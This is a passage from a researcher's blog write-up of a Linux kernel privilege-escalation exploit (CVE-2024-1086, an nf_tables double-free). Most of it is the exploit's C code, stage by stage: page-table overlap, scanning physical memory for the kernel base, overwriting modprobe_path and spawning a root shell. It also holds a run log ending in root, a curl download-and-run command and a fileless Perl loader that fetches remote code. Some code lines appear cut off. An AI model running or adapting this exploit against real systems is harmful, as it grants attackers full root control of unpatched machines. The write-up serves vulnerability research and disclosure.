We need to use a very specific combination of IP header options to circumvent certain checks in the IPv4 fragment queue code. For specific details, check the relevant background info and/or technique sections.

```

static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (spray-alloc PTEs)

    PRINTF_VERBOSE("[*] double-freeing skb...\n");

    // cause double-free on skb from earlier
    df_ip_header.ip_id = 0x1337;
    df_ip_header.ip_len = sizeof(struct ip)*2 + 32768 + 24;
    df_ip_header.ip_off = ntohs(((32768 + 8) >> 3) | 0x2000);

    // skb1->len gets overwritten by s->random() in set_freepointer(). need to discard
    // causes end == offset in ip_frag_queue(). packet will be empty
    // remains running until after both frees, a.k.a. does not require sleep
    alloc_intermed_buf_hdr(0, &df_ip_header);

    // ... (rest of the exploit)
}

```

Codeblock 5.1.2.5.1: Partial code for the exploit written in C, which triggers the 2nd free of the double-free and navigates a specific IP fragment queue.

5.1.2.6. Allocating the PMD

Now we have the 2nd freelist entry to the double-freed page (note that it has already been allocated by the PTE, so there are not 2 freelist entries at the same time), we can allocate the overlapping PMD to this page. This is incredibly complicated.

```
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (free 2 of skb)

    // allocate overlapping PMD page (overlaps with PTE)
    *(unsigned long long*)_pmd_area = 0xCAFEBAFE;

    // ... (rest of the exploit)
}
```

Codeblock 5.1.2.6.1: Partial code for the exploit written in C, which allocates the overlapping PMD page by writing to a userland page.

5.1.2.7. Finding the overlapping PTE

Now we have an overlapping PMD and PTE somewhere, we need to find out which of the sprayed PTEs is the overlapping one. This is a very easy procedure as well, as it involves checking which of the PTE areas has an PTE entry belonging to the PMD area. This is essentially equal to checking if the value is not the original value, indicating the page was overwritten.

In case we want to perform a manual sanity check, we also print physical address 0x0 to the user. This usually belongs to MMIO devices, but will usually look the same.

```

static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (allocate the overlapping PMD page)

    printf("[*] checking %d sprayed pte's for overlap...\n", CONFIG_PTE_SPRAY_AMOUNT);

    // find overlapped PTE area
    pte_area = NULL;
    for (unsigned long long i=0; i < CONFIG_PTE_SPRAY_AMOUNT; i++)
    {
        unsigned long long *test_target_addr = PTI_TO_VIRT(2, 0, i, 0, 0);

        // pte entry pte[0] should be the PFN+flags for &_pmd_area
        // if this is the double allocated PTE, the value is PFN+flags, not 0x41
        if (*test_target_addr != 0x41)
        {
            printf("[+] confirmed double alloc PMD/PTE\n");
            PRINTF_VERBOSE("    - PTE area index: %lld\n", i);
            PRINTF_VERBOSE("    - PTE area (write target address/page): %016llx (new)\n",
                *test_target_addr);
            pte_area = test_target_addr;
        }
    }

    if (pte_area == NULL)
    {
        printf("[-] failed to detect overwritten pte: is more PTE spray needed? pmd: %d\n",
            CONFIG_PMD_SIZE);
        return;
    }

    // set new pte value for sanity check
    *pte_area = 0x0 | 0x80000000000000867;

    flush_tlb(_pmd_area, 0x400000);
    PRINTF_VERBOSE("    - PMD area (read target value/page): %016llx (new)\n", *(unsigned long long *)_pmd_area);

    // (rest of the exploit)
}

```

Codeblock 5.1.2.7.1: Partial code for the exploit written in C, which allocates the overlapping PMD page by writing to a userland page.

5.1.3. Scanning physical memory

After we have set up the PUD+PMD double alloc, we can leverage the true potential of Dirty Pagedirectory: an kernel-space mirroring attack (KSMA) entirely from userland. We can now write physical addresses as PTE entries to a certain address within the PTE area, and then "dereference" it as a normal page of memory in the PMD area.

In this section, we will acquire the physical kernel base address and then use that to access the `modprobe_path` kernel variable with read/write privileges.

5.1.3.1 Finding kernel base address

Here, we apply the mentioned physical KASLR bypass to find the physical kernel base. Assuming a device with 8GiB physical memory, that reduces the memory that needs to be scanned from 8GiB to 2MiB worth of pages. Thankfully, we only need around ~40 bytes per page to decide if it is the kernel base, which means we need to read $512 * 40 = 20.480$ bytes in the worst case to find the kernel base.

In order to determine if the page is the kernel base, I wrote the `get-sig` Python scripts, which finds common bytes at the same addresses (signatures), filters out the signatures which are common in physical memory, and converts them into a `memcmp` statement. By increasing the amount of kernel samples, we can extend the support for other kernels (i.e. other compilers and old versions). The output looks something like the codeblock below.

```
static int is_kernel_base(unsigned char *addr)
{
    // thanks python

    // get-sig kernel_runtime_1
    if (memcmp(addr + 0x0, "\x48\x8d\x25\x51\x3f", 5) == 0 &&
        memcmp(addr + 0x7, "\x48\x8d\x3d\xf2\xff\xff", 7) == 0)
```

```

return 1;

// get-sig kernel_runtime_2
if (memcmp(addr + 0x0, "\xfc\x0f\x01\x15", 4) == 0 &&
    memcmp(addr + 0x8, "\xb8\x10\x00\x00\x00\x8e\xd8\x8e\xc0\x8e\xd0\xbf", 12)
    memcmp(addr + 0x18, "\x89\xde\x8b\x0d", 4) == 0 &&
    memcmp(addr + 0x20, "\xc1\xe9\x02\xf3\xa5xbc", 6) == 0 &&
    memcmp(addr + 0x2a, "\x0f\x20\xe0\x83\xc8\x20\x0f\x22\xe0\xb9\x80\x00\x00\x00"
    memcmp(addr + 0x45, "\x0f\x22\xd8\xb8\x01\x00\x00\x80\x0f\x22\xc0\xea\x57"
    memcmp(addr + 0x55, "\x08\x00\xb9\x01\x01\x00\xc0\xb8", 8) == 0 &&
    memcmp(addr + 0x61, "\x31\xd2\x0f\x30\xe8", 5) == 0 &&
    memcmp(addr + 0x6a, "\x48\xc7\xc6", 3) == 0 &&
    memcmp(addr + 0x71, "\x48\xc7\xc0\x80\x00\x00", 6) == 0 &&
    memcmp(addr + 0x78, "\xff\xe0", 2) == 0)
return 1;

return 0;
}

```

Codeblock 5.1.3.1.1: The `is_kernel_base()` exploit function written in C, compares memory to signatures of the kernel base.

Now, it is time to scan. We fill the PTE page (which overlaps with the PMD page responsible for `pmd_kernel_area`) with all 512 pages which could be the kernel base page. If we had to scan more than 512 pages, we simply put the code in a loop with an incrementing PFN (physical address).

To reiterate: it is 512 pages because we are dealing with 8GiB physical memory. If it were 4GiB, it would be 256 pages, since $4\text{GiB} / \text{CONFIG_PHYSICAL_START} = 256$.

When we are setting the PTE entry in the PTE page (`pte_area[j] = (CONFIG_PHYSICAL_START * j) | 0x8000000000000867;`), we are setting both the PFN (`CONFIG_PHYSICAL_START * j`) which can be considered the physical address, and the corresponding flags (`0x8000000000000867`) like the permissions of said page (i.e. read/write).

Remember from the Dirty Pagedirectory section that because of the double-free: `mm->pgd[0][1]` (PMD) == `mm->pgd[0][2][0]` (PTE), and therefore `mm->pgd[0][1][x]` (PTE) == `mm->pgd[0][2][0][x]` (userland page) with $x = 0 \rightarrow 511$. This means that we can overwrite 512 PTEs in the overlapping PMD with the 512 userland pages. These 512 PTEs are responsible for another 512 userland pages, which means we can set $512 * 512 * 0x1000 = 0x4000'0000$ (1GiB) of memory at a time.

For readability I use utilize only 2 PTEs from these 512 PTEs, and respectively use them as `pmd_kernel_area` (for scanning kernel bases) and `pmd_data_area` (for scanning kernel memory content).

```
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (setup dirty pagedirectory)

    // range = (k * j) * CONFIG_PHYSICAL_ALIGN
    // scan 512 pages (1 PTE worth) for kernel base each iteration
    for (int k=0; k < (CONFIG_PHYS_MEM / (CONFIG_PHYSICAL_ALIGN * 512)); k++)
    {
        unsigned long long kernel_iteration_base;

        kernel_iteration_base = k * (CONFIG_PHYSICAL_ALIGN * 512);

        PRINTF_VERBOSE("[*] setting kernel physical address range to 0x%016llx - 0x%016llx\n",
            kernel_iteration_base, kernel_iteration_base + CONFIG_PHYSICAL_ALIGN * 512);
        for (unsigned short j=0; j < 512; j++)
            pte_area[j] = (kernel_iteration_base + CONFIG_PHYSICAL_ALIGN * j) | 0x8000;

        flush_tlb(_pmd_area, 0x4000000);

        // scan 1 page (instead of CONFIG_PHYSICAL_ALIGN) for kernel base each iteration
        for (unsigned long long j=0; j < 512; j++)
        {
            unsigned long long phys_kernel_base;

            // check for x64-gcc/clang signatures of kernel code segment at rest and a
            // - this "kernel base" is actually the assembly bytecode of start_64() and
            // - it's different per architecture and per compiler (clang produces diff
            // - this can be derived from the vmlinux file by checking the second segment
            // - i.e: xxd ./vmlinux | grep '00200000:'
```

```

    phys_kernel_base = kernel_iteration_base + CONFIG_PHYSICAL_ALIGN * j;

    PRINTF_VERBOSE("[*] phys kernel addr: %016llx, val: %016llx\n", phys_kerne

    if (is_kernel_base(pmd_kernel_area + j * 0x1000) == 0)
        continue;

    // ... (rest of the exploit)
}
}

printf("[!] failed to find kernel code segment... TLB flush fail?\n");
return;
}

```

Codeblock 5.1.3.1.2: A part of the `privesc_flh_bypass_no_time()` exploit function written in C, where it searches for the physical kernel base address.

5.1.3.2. Finding modprobe_path

Now we found the physical kernel base address, we will scan the memory beyond it. In order to identify `modprobe_path`, we scan for `CONFIG_MODPROBE_PATH` (`"/sbin/modprobe"`) with a `'\x00'` padding up to `KMOD_PATH_LEN` (256) bytes. We can verify if this address is correct by overwriting it and checking if `/proc/sys/kernel/modprobe` reflects this change, as this is a direct reference to `modprobe_path`.

Alternatively, the static usermode helper mitigation may be enabled. Fortunately for us this can be bypassed as well. Instead of searching for `"/sbin/modprobe"` we will simply search for `CONFIG_STATIC_USERMODEHELPER_PATH` (`"/sbin/usermode-helper"`) etc. Unfortunately there is no method to verify if this is the correct instance, but there should only be one match.

Then, when the target is found, we will try to overwrite it. If it fails, we will simply continue scanning for another target match.

```
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ...

    // range = (k * j) * CONFIG_PHYSICAL_ALIGN
    // scan 512 pages (1 PTE worth) for kernel base each iteration
    for (int k=0; k < (CONFIG_PHYS_MEM / (CONFIG_PHYSICAL_ALIGN * 512)); k++)
    {
        unsigned long long kernel_iteration_base;

        // ... (set 512 PTE entries in 1 PTE page)

        // scan 1 page (instead of CONFIG_PHYSICAL_ALIGN) for kernel base each iteration
        for (unsigned long long j=0; j < 512; j++)
        {
            unsigned long long phys_kernel_base;

            // ... (find physical kernel base address)

            // scan 40 * 0x200000 (2MiB) = 0x5000000 (80MiB) bytes from kernel base for
            for (int i=0; i < 40; i++)
            {
                void *pmd_modprobe_addr;
                unsigned long long phys_modprobe_addr;
                unsigned long long modprobe_iteration_base;

                modprobe_iteration_base = phys_kernel_base + i * 0x200000;

                PRINTF_VERBOSE("[*] setting physical address range to 0x%016llx - 0x%016llx",
                               phys_modprobe_addr, phys_modprobe_addr + 0x1000);

                // set the pages for the other threads PUD data range to kernel memory
                for (unsigned short j=0; j < 512; j++)
                    pte_area[512 + j] = (modprobe_iteration_base + 0x1000 * j) | 0x80000000;

                flush_tlb(_pmd_area, 0x4000000);
            }

#ifdef CONFIG_STATIC_USERMODEHELPER
            pmd_modprobe_addr = memmem(pmd_data_area, 0x200000, CONFIG_STATIC_USERMODEHELPER_SIZE);
#else
            pmd_modprobe_addr = memmem_modprobe_path(pmd_data_area, 0x200000, modprobe_path);
#endif

            if (pmd_modprobe_addr == NULL)
                continue;

#ifdef CONFIG_LEET
            breached_the_mainframe();
#endif
        }
    }
}
```

```

        phys_modprobe_addr = modprobe_iteration_base + (pmd_modprobe_addr - pm
        printf("[+] verified modprobe_path/usermodehelper_path: %016llx ('%s')

        // ... (rest of the exploit)
    }

    printf("[-] failed to find correct modprobe_path: trying to find new kerne
}
}

printf("[!] failed to find kernel code segment... TLB flush fail?\n");
return;
}

```

Codeblock 5.1.3.2.1: A part of the `privesc_flh_bypass_no_time()` exploit function written in C, where it searches for the physical `modprobe_path` address.

5.1.4. Overwriting `modprobe_path`

Finally: we have read/write access to `modprobe_path`. Sadly, there's one final challenge left: getting the "real" PID of the exploit so we can execute `/proc/<pid>/fd` (the file descriptor containing the `privesc` script). Checking whether or not it succeeded is done in the next section.

Even if we were using on-disk files, the exploit would need to know the PID, since we would need to use `/proc/<pid>/cwd` if we were in a `mnt` namespace. Of course in practice there are ways to circumvent this - such as using the PID shown in the kernel warning message - but I wanted to make this exploit as universal as possible.

As you can see in the codeblock below, we overwrite `modprobe_path` or the static usermode helper string with `"/proc/<pid>/fd/<script_fd>"`, which refers to the privilege escalation script, mentioned in the next sections.

Note that the privilege escalation script (included in this codeblock) uses the PID of the current PID guess for shell purposes and for checking if the guess

was correct.

```
#define MEMCPY_HOST_FD_PATH(buf, pid, fd) sprintf((buf), "/proc/%u/fd/%u", (pid), (fd))

static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ...

    // run this script instead of /sbin/modprobe
    int modprobe_script_fd = memfd_create("", MFD_CLOEXEC);
    int status_fd = memfd_create("", 0);

    // range = (k * j) * CONFIG_PHYSICAL_ALIGN
    // scan 512 pages (1 PTE worth) for kernel base each iteration
    for (int k=0; k < (CONFIG_PHYS_MEM / (CONFIG_PHYSICAL_ALIGN * 512)); k++)
    {
        // scan 1 page (instead of CONFIG_PHYSICAL_ALIGN) for kernel base each iteration
        for (unsigned long long j=0; j < 512; j++)
        {
            // scan 40 * 0x200000 (2MiB) = 0x5000000 (80MiB) bytes from kernel base for
            for (int i=0; i < 40; i++)
            {
                void *pmd_modprobe_addr;
                unsigned long long phys_modprobe_addr;
                unsigned long long modprobe_iteration_base;

                // ... (find modprobe_path)

                PRINTF_VERBOSE("[*] modprobe_script_fd: %d, status_fd: %d\n", modprobe_script_fd, status_fd);

                printf("[*] overwriting path with PIDs in range 0->4194304...\n");
                for (pid_t pid_guess=0; pid_guess < 4194304; pid_guess++)
                {
                    int status_cnt;
                    char buf;

                    // overwrite the `modprobe_path` kernel variable to "/proc/<pid>/f
                    // - use /proc/<pid>/* since container path may differ, may not be
                    // - it must be root namespace PIDs, and can't get the root ns pid
                    MEMCPY_HOST_FD_PATH(pmd_modprobe_addr, pid_guess, modprobe_script_fd);

                    if (pid_guess % 50 == 0)
                    {
                        PRINTF_VERBOSE("[+] overwriting modprobe_path with different P
                        PRINTF_VERBOSE("    - i.e. '%s' @ %p...\n", (char*)pmd_modprobe_addr, pmd_modprobe_addr);
                        PRINTF_VERBOSE("    - matching modprobe_path scan var: '%s' @ %p\n", buf, pmd_modprobe_addr);
                    }
                }
            }
        }
    }
}
```

```

        lseek(modprobe_script_fd, 0, SEEK_SET); // overwrite previous entry
        dprintf(modprobe_script_fd, "#!/bin/sh\nnecho -n 1 1>/proc/%u/fd/%u\n",
                // ... (rest of the exploit)
        }

        printf("[!] verified modprobe_path address does not work... CONFIG_STA
        return;
    }

    printf("[-] failed to find correct modprobe_path: trying to find new kerne
    }
}

printf("[!] failed to find kernel code segment... TLB flush fail?\n");
return;
}

```

Codeblock 5.1.4.1: A part of the `privesc_flh_bypass_no_time()` exploit function written in C, where it overwrites the `modprobe_path` kernel variable.

5.1.5. Dropping root shell

In order to drop a rootshell, we execute run the invalid file using

`modprobe_trigger_memfd()`, which takes advantage of the overwritten `modprobe_path`. The new `modprobe_path` points to the script `( /proc/<pid>/fd/<fd> )` below. It writes `1` to the newly allocated status file descriptor, which makes the exploit detect a successfull root shell and stop the execution. Then, it gives a shell to the console.

In order to universally drop a root shell - without making assumptions about namespaces, and keeping it fileless - I "hijack" the stdin and stdout file descriptors from the exploit and forward them to the root shell. This works on local machines, as well as reverse shells. Essentially - without file redirection functionality - the script runs:

```
#!/bin/sh
echo -n 1 > /proc/<exploit_pid>/fd/<status_fd>
/bin/sh 0</proc/<exploit_pid>/fd/0 1>/proc/<exploit_pid>/fd/1 2>&
```

Codeblock 5.1.5.1: A BASH script executed as root, to pass the success rate and give the user a shell.

```
static void modprobe_trigger_memfd()
{
    int fd;
    char *argv_envp = NULL;

    fd = memfd_create("", MFD_CLOEXEC);
    write(fd, "\xff\xff\xff\xff", 4);

    fexecve(fd, &argv_envp, &argv_envp);

    close(fd);
}

static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ...

    // run this script instead of /sbin/modprobe
    int modprobe_script_fd = memfd_create("", MFD_CLOEXEC);
    int status_fd = memfd_create("", 0);

    // range = (k * j) * CONFIG_PHYSICAL_ALIGN
    // scan 512 pages (1 PTE worth) for kernel base each iteration
    for (int k=0; k < (CONFIG_PHYS_MEM / (CONFIG_PHYSICAL_ALIGN * 512)); k++)
    {
        // scan 1 page (instead of CONFIG_PHYSICAL_ALIGN) for kernel base each iteration
        for (unsigned long long j=0; j < 512; j++)
        {
            // scan 40 * 0x200000 (2MiB) = 0x5000000 (80MiB) bytes from kernel base for
            for (int i=0; i < 40; i++)
            {
                for (pid_t pid_guess=0; pid_guess < 65536; pid_guess++)
                {
                    int status_cnt;
                    char buf;

                    // ... (overwrite modprobe_path)
```

```

        // run custom modprobe file as root, by triggering it by executing
        // if the PID is incorrect, nothing will happen
        modprobe_trigger_memfd();

        // indicates correct PID (and root shell). stops further bruteforce
        status_cnt = read(status_fd, &buf, 1);
        if (status_cnt == 0)
            continue;

        printf("[+] successfully breached the mainframe as real-PID %u\n",
            return;
    }

    printf("[!] verified modprobe_path address does not work... CONFIG_STA
        return;
    }

    printf("[-] failed to find correct modprobe_path: trying to find new kerne
    }
}

printf("[!] failed to find kernel code segment... TLB flush fail?\n");
return;
}

```

Codeblock 5.1.5.2: A part of the `privesc_flh_bypass_no_time()` exploit function written in C, where it triggers the `modprobe_path` mechanism.

5.1.6. Post-exploit stability

As a byproduct of our memory shenanigans, the pagetable pages for the exploit process are a tad unstable. Fortunately, this only becomes a problem when the process stops, so we can solve it by not making it stop. :^)

We do this using a simple `sleep()` call, which unfortunately makes the TTY of the user sleep as well, since the process is sleeping in the foreground. To circumvent this, we make the exploit spawn a child process which performs the actual exploit, and make the parent exit when it is semantically supposed to.

Additionally, we register a signal handler for the children for `SIGINT` which will handle (among others) keyboard interrupts. This causes our child process to sleep in the background. The parent is not affected, as the handler is set in the child process.

Notice that we cannot use `wait()` as the child processes will remain running in the background.

```
int main()
{
    int *exploit_status;

    exploit_status = mmap(NULL, sizeof(int), PROT_READ | PROT_WRITE, MAP_SHARED | MAP_
    *exploit_status = EXPLOIT_STAT_RUNNING;

    // detaches program and makes it sleep in background when succeeding or failing
    // - prevents kernel system instability when trying to free resources
    if (fork() == 0)
    {
        int shell_stdin_fd;
        int shell_stdout_fd;

        signal(SIGINT, signal_handler_sleep);

        // open copies of stdout etc which will not be redirected when stdout is redir
        shell_stdin_fd = dup(STDIN_FILENO);
        shell_stdout_fd = dup(STDOUT_FILENO);

#ifdef CONFIG_REDIRECT_LOG
        setup_log("exp.log");
#endif

        setup_env();

        privesc_flh_bypass_no_time(shell_stdin_fd, shell_stdout_fd);

        *exploit_status = EXPLOIT_STAT_FINISHED;

        // prevent crashes due to invalid pagetables
        sleep(9999);
    }
}
```

```
// prevent premature exits
SPINLOCK(*exploit_status == EXPLOIT_STAT_RUNNING);

return 0;
}
```

Codeblock 5.1.6.1: A part of the `main()` exploit function written in C, which sets up the child processes and waits until the exploit is done.

5.1.7. Running it

For KernelCTF, I ran the exploit using `cd /tmp && curl https://secret.pwning.tech/<gid> -o ./exploit && chmod +x ./exploit && ./exploit`. This takes advantage of the writable `/tmp` directory on the target machine. This was before I realized I could presumably execute the exploit filelessly with Perl. Finally, after months of work, we are rewarded with:

```
user@lts-6:/$ id
uid=1000(user) gid=1000(user) groups=1000(user)

user@lts-6:/$ curl https://cno.pwning.tech/aaaabbbb-cccc-dddd-eeee-ffffgggghhh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Dload  % Upload   Total   Spent    Left     Speed
100 161k 100 161k    0     0  823k      0 --:--:-- --:--:-- --:--:-- 823k

[*] creating user namespace (CLONE_NEWUSER)...
[*] creating network namespace (CLONE_NEWNET)...
[*] setting up UID namespace...
[*] configuring localhost in namespace...
[*] setting up nf_tables...
[+] running normal privesc
[*] waiting for the calm before the storm...
[*] sending double free buffer packet...
[*] spraying 16000 pte's...
[ 13.592791] -----[ cut here ]-----
[ 13.594923] WARNING: CPU: 0 PID: 229 at mm/slab_common.c:985 free_large_kmal
...
[ 13.746361] ---[ end trace 0000000000000000 ]---
[ 13.748375] object pointer: 0x000000003d8afe8c
```

```
[*] checking 16000 sprayed pte's for overlap...
[+] confirmed double alloc PMD/PTE
[+] found possible physical kernel base: 0000000014000000
[+] verified modprobe_path/usermodehelper_path: 0000000016877600 ('/sanitycheck
[*] overwriting path with PIDs in range 0->4194304...
[ 14.409252] process 'exploit' launched '/dev/fd/13' with NULL argv: empty st
/bin/sh: 0: can't access tty; job control turned off
root@lts-6:/# id
uid=0(root) gid=0(root) groups=0(root)

root@lts-6:/# cat /flag
kernelCTF{v1:mitigation-v3-6.1.55:1705665799:...}

root@lts-6:/#
```

Codeblock 5.1.7.1: An exploit log for an exploitation attempt on the KernelCTF, leading to a root shell.

Practically speaking, the user could copy/paste the PID from the kernel warning into the exploit stdin when working with KernelCTF remote instances, but I wanted to bruteforce PIDs so my exploit works on other infrastructure as well.

The exploit supports fileless execution when the target has perl installed. This is nice when the target filesystem is read-only. It works by setting `modprobe_path` to `/proc/<exploit_pid>/fd/<target_script>` among other things.

```
perl -e '
    require qw/syscall.ph/;

    my $fd = syscall(SYS_memfd_create(), $fn, 0);
    open(my $fh, ">&=".$fd);
    print $fh `curl https://example.com/exploit -s`;
    exec {"/proc/$$/fd/$fd"} "memfd";
'
```

Codeblock 5.1.7.2: An exploit bootstrap script in Perl, which executes the exploit without writing to disk (fileless-execution).

5.2. Source code

The exploit source code can be found in my [CVE-2024-1086 PoC repository](#). As with all of my software projects, I tried to focus on developer experience as well. Hence, the exploit source code has been split across several files for the separation of concerns, and only the functions which should be called in other files are exported (put inside of the .h file) whilst all other functions are marked static. This is much like the public/private attributes of OOP languages.

Additionally, I decided to make the exploit crash/exit instead of properly returning errors when an error occurs. I do this since there is no added value in returning error codes, as its purpose is being a stand-alone binary and not a library. Hence, if one decides for whatever reason to embed these functions into a library, they should semantically speaking make the functions return error codes instead.

If I'm missing any important semantics, feel free to send me a DM (using contact details at the bottom of this blogpost).

5.3 Compiling the exploit

5.3.1. Dependencies

The exploit has 2 dependencies: `libnftnl-dev` and `libmnl-dev`. Libmnl parses and constructs netlink headers, whilst libnftnl presumably constructs netfilter-like objects for the user such as chains and tables, and serializes them to netlink messages for libmnl. This is a powerful combination which allows the user to do pretty much anything required for the exploit.

Regretfully, I had to do a bit of tweaking for the exploit. In the exploit repository, have added an .a (ar archive) file for the libraries compiled with musl-gcc, which is essentially an .zip for object files which the compilers understand. This allows for statically linking the libraries with musl-gcc. I had to download a separate `libmnl-dev` version, but this is listed in a section below. Fortunately enough for the end-user, this means they do not have to install the libraries separately.

5.3.2. Makefile

To statically compile the exploit for KernelCTF, I used the following makefile:

```
SRC_FILES := src/main.c src/env.c src/net.c src/nftnl.c src/file.c
OUT_NAME = ./exploit

# use musl-gcc since statically linking glibc with gcc generated invalid opcodes for q
# and dynamically linking raised glibc ABI versioning errors
CC = musl-gcc

# use custom headers with fixed versions in a musl-gcc compatible manner
# - ./include/libmnl: libmnl v1.0.5
# - ./include/libnftnl: libnftnl v1.2.6
# - ./include/linux-lts-6.1.72: linux v6.1.72
CFLAGS = -I./include -I./include/linux-lts-6.1.72 -Wall -Wno-deprecated-declarations

# use custom object archives compiled with musl-gcc for compatibility. normal ones
# are used with gcc and have _chk funcs which musl doesn't support
# the versions are the same as the headers above
LIBMNL_PATH = ./lib/libmnl.a
LIBNFTNL_PATH = ./lib/libnftnl.a

exploit: _compile_static _strip_bin
clean:
    rm $(OUT_NAME)

_compile_static:
    $(CC) $(CFLAGS) $(SRC_FILES) -o $(OUT_NAME) -static $(LIBNFTNL_PATH) $(LIBMNL_PATH)
_strip_bin:
    strip $(OUT_NAME)
```

Codeblock 5.3.2.1: The Makefile used to statically compile the exploit.

5.3.3. Static compilation remarks & errors

This section is just for troubleshooting people who try to static-compile their own exploits.

5.3.3.1. Libmnl not found

One of the issues when living the easy life with apt and compiling with gcc, was that `libmnl-dev` - one of the libraries containing the netlink functions - in the Debian stable repository has an invalid .a file at the time of writing this. When trying to compile statically, this will look like:

```
/usr/bin/ld: cannot find -lmnl: No such file or directory
collect2: error: ld returned 1 exit status
make: *** [Makefile:17: _compile_static] Error 1
```

Codeblock 5.3.3.1.1: Shell stderr output containing an linking error about being unable to resolve libmnl.

To fix this, please install the libmnl package which is currently in the unstable repository: `sudo apt install libmnl-dev/sid` (`*/sid` installs the package from the Debian unstable repo).

Otherwise, just clone the libmnl repository and compile the library yourself with gcc, and create the .a file yourself.

5.3.3.2. Invalid opcodes - AVX fun

The last issue I experienced when compiling the exploit statically using gcc with glibc, was the use of unsupported instructions - specifically unsupported AVX(512) instructions, observed by opening the binary in Ghidra and looking

at the RIP address. The x86 extension AVX512 includes instructions for usage of bigger registers supported by server CPUs. Usually gcc uses the architecture and supported instructions of the CPU it is running on to poll its support for instructions, i.e. using CPUID. However, I was compiling the exploit in a QEMU VM with the `-cpu host` argument set, on my Intel Xeon CPU which has support for AVX512.

The issue is that QEMU - at least in that version - does not support AVX512 extensions. So 50% of the time the exploit would raise a CPU trap in QEMU due to unsupported opcodes (instructions). The reason these instructions were executed is yet another rabbit hole.

```
[ 15.211423] traps: exploit[167] trap invalid opcode ip:433db9 sp:7ffcb0682ee
```

Codeblock 5.3.3.2.1: Dmesg output containing an invalid opcode error (CPU trap).

I solved this by simply removing the `-cpu host` argument of the QEMU VM and compiling the exploit in that VM as it would use the actual CPU properties that QEMU supports, and hence gcc would no longer use AVX512 considering CPUID does not spoof AVX512 support.

Sadly enough, the KernelCTF instances always have the `-cpu host` argument enabled. Fortunately, the KernelCTF community told me I needed to statically compile the exploit with musl-gcc instead, since glibc is not made for static compilation.

6. Discussion

6.1. The double-free methods

In the blogpost, I present 2 methods to allocate an order==0 page and order==4 page to the same address: draining the PCP lists, and the race condition. The former made the latter obsolete because it is not depending on a race condition.

The race condition method only works properly for VMs with emulated serial TTYs (i.e. not virtio-serial), because the race condition window is too small on physical systems (~1ms instead of 50ms-300ms). Fortunately enough, this delay was 300ms for KernelCTF and hence allowed me to use this method.

I was not satisfied with the quality and stability of this method, so I refined the exploit for longer than a month, and (among other improvements) came up with the 2nd method: draining the PCP list to allocate pages from the buddy-allocator.

When I started writing the exploit, I was not familiar with the internals of the buddy-allocator and the PCP-allocator. Only after investigating the internals of the allocators I understand how I could properly abuse it for the exploit. Hence, one of the biggest lessons I have internalized is fully understanding something before trying to abuse it, because it will always have advantages.

6.2. Post-exploitation stability

Because the proof-of-concept exploit in this blogpost is utilizing a sk_buff double-free, and has to deal with corrupted skb's, we have to deal with noise in the freelist when network activity happens. When a packet is transmitted or received, an skb's will be allocated from and deallocated to the freelist. Currently, we try to minimize this by disabling stdout around double-free time, which helps when the exploit is running over SSH or a reverse shell.

However, on some hardware systems (like Debian in the hardware setup table), it seems the exploit still manages to crash the system after a few seconds. I have not looked into this, but I suspect this may be because the hardware-based test devices are laptops, and therefore have WiFi adapters. Because WiFi frames (which may not even be targetted to the devices) are also skb's, an WiFi connected device on a high-usage WiFi network (such as the test devices) may be unstable. When the WiFi adapter is disabled in BIOS, the exploit runs fine, which supports this theory.

If a researcher wants to increase the stability of the exploit post-exploitation, they would probably want to either manipulate the SLUB allocator to make the corrupted skb unavailable, or use Dirty Pagedirectory to fix this matter.

7. Mindset & Signing Off

7.1. VR mindset

While tackling this project, I focused on three key objectives: ensuring broad compatibility, resilient stability, and covert execution. In essence, it culminated in a highly-capable kernel privilege-escalation exploit. Additionally, I tried to keep the codebase as elegant as possible, utilizing my software engineering background.

This meant that on top of the 2-month development period, there were 2 months for refining the exploit for high stability and compatibility. I decided to take this path since I wanted to demonstrate my technical capabilities in this blogpost (and to challenge myself).

This meant thinking differently: I needed to abuse intended, data-only behaviour in subsystems which would be broadly available. This is reflected in the exploit techniques, because I only make use of the IPv4 subsystem

and virtual memory, which are enabled on nearly all kernel builds. In fact, most work for the exploit was put into hitting specific codepaths (e.g. the packet being sent from 1.1.1.1 to 255.255.255.255) and making it elegant.

Additionally, I'm not exploiting any slab-allocator behaviour for the exploit itself: just for masking sk_buff objects, and initial kmalloc/kfree calls which are passed down to the page allocators. Because of this, the exploit is not affected by slab-allocator behaviour which tends to change across versions due to new mitigations like random kmalloc caches. Unfortunately, the initial bug requires unprivileged user namespaces and nftables. The other techniques - like Dirty Pagedirectory and PCP draining - should work regardless of this, and hence can be used for real-world exploits

7.2. Reflection

I had great fun researching the bug and exploitation techniques, and was really invested in making the exploit work. Never had I ever gotten so much joy developing a project, specifically when dropping the first root shell with the bug. Additionally, I have learned a great deal about the networking subsystem of the Linux kernel (from nftables to IP fragmentation to IP handling code) and the memory management subsystem (from allocators to pagetables).

Of all my experiences in the IT field - ranging from software engineering to network engineering to security engineering - this was by far the most joyful project, and it gave me one of the biggest challenges I have encountered yet.

Additionally, it gave me inspiration for other projects which I want to develop and publish to contribute to the community. But until they are ready to be revealed to the world, they shall remain in the dark. :^)

7.3. Credits

I'd like to thank the following people for contributing to the blogpost in various ways:

- [@ky1ebot](#) (Twitter/X): extensive peer-review.
- [@daanbreur](#) (Github): assistance with diagram colorscheme.

Additionally, I tried to link every blogpost/article/etc I utilized in the relevant sections. If you believe I reused your technique without credits, please reach out to me, and I will link your blogpost in the relevant section.

7.4. Signing off

Thank you for reading, it's been an honor to present this article.

For professional inquiries, please contact notselwyn@pwning.tech ([PGP key](#)) as I would love to discuss options and ideas. For other shenanigans, please don't be afraid to slide into my Twitter DMs over at [@notselwyn](#).

Notselwyn

March 2024

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